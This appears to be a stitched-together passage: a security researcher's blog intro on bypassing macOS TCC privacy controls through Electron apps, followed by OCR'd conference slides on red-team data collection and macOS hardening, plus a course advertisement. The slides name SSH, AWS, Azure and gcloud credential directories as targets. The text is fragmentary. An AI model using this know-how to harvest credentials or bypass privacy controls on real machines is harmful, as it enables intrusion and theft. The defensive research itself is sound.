
@WOJCIECH REGUŁA · DEC 18, 2019 · 3 MIN READ

After reading Adam Chester's neat [article](#) about bypassing macOS privacy controls, I decided to share my recently discovered trick.

To bypass the *Transparency, Consent, and Control service* (TCC), we need an Electron application that already has some privacy permissions. As it turns out, you probably have at least one such app installed - look, for example, on your desktop messengers.

Data Collection – flat files and problems with TCC

- Good news for red teamers – Macs in companies are usually managed via SSH
- That SSH shell has usually Full Disk Access





 wregula — -sh — 93x24

Paker:~ wregula\$ cd D

Data Collection & Lateral Movement

- Another good news for red teamers – cloud credentials are stored in ~
- Home directory isn't TCC-protected!



~/.ssh



~/.aws




~/.azure



~/.config/gcloud

Target for this talk



Hardening macOS environments

At least:

1. Enroll your company's Macs to MDM (eg. JAMF, Intune)
2. Keep them updated
3. Enforce security policies (SIP, Firewall, GateKeeper, Filevault etc)
4. Disable Office macros (if possible in your organization)
5. Install an anti-malware solution
6. Monitor your Macs

<https://courses.securing.pl/>



The screenshot shows a web browser window with the URL `courses.securing.pl`. The page features a dark blue header with the **iASE** logo on the left and links for "Stay notified" and "Sign In" on the right. The main content area has a background image of several iPhones with different cases. Overlaid on this image is the title **iOS Application Security Engineer** in large white text. Below the title, it says "Course certified by Securing" and a white button displays "Buy for €1.400,00". At the bottom, a section titled "About the course" contains two columns. The left column has a red book icon and the text "Complete pentest know-how". The right column has a red Apple logo and the text "Industry best practices".

iASE Stay notified Sign In

iOS Application Security Engineer

Course certified by Securing


Buy for €1.400,00

About the course

 Complete pentest know-how	 Industry best practices
--	--

Summing up

Thank you!



Wojciech Reguła

Head of Mobile Security at SecuRing



@_r3ggi



wojciech-regula